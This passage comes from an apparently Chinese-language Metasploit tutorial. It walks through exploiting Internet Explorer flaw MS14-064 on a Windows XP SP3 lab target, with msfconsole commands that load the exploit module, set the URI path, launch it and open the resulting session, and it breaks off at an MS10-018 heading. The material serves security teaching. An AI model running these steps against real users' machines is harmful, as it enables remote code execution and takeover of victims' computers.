
set RHOST 192.168.28.166

exploit

2.针对浏览器的攻击
【1】MS14-064
该漏洞可能在用户使用 Internet Explorer 查看经特殊设计的网页时允许远程执行代码。成功利用这些漏洞的攻击者可以在当前用户的上下文中运行任意代码。如果当前用户使用管理用户权限登录,则攻击者可随后安装程序;查看、更改或删除数据;或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少用户权限的用户比具有管理用户权限的用户受到的影响要小。
靶机:Windows XP SP3

search ms14_064


use exploit/windows/browser/ms14_064_ole_code_execution

show targets

show options



set URIPATH ms14064        //这里是设置IP地址后的子路径名,若不设置,则随机生成一段字符串

exploit


//之后,在WinXP的IE浏览器上访问生成的url网址

sessions -i 1           //用于查看控制的电脑,需要注意metasploit反馈回来的是几号session被开启

【2】MS10_018(唯一)
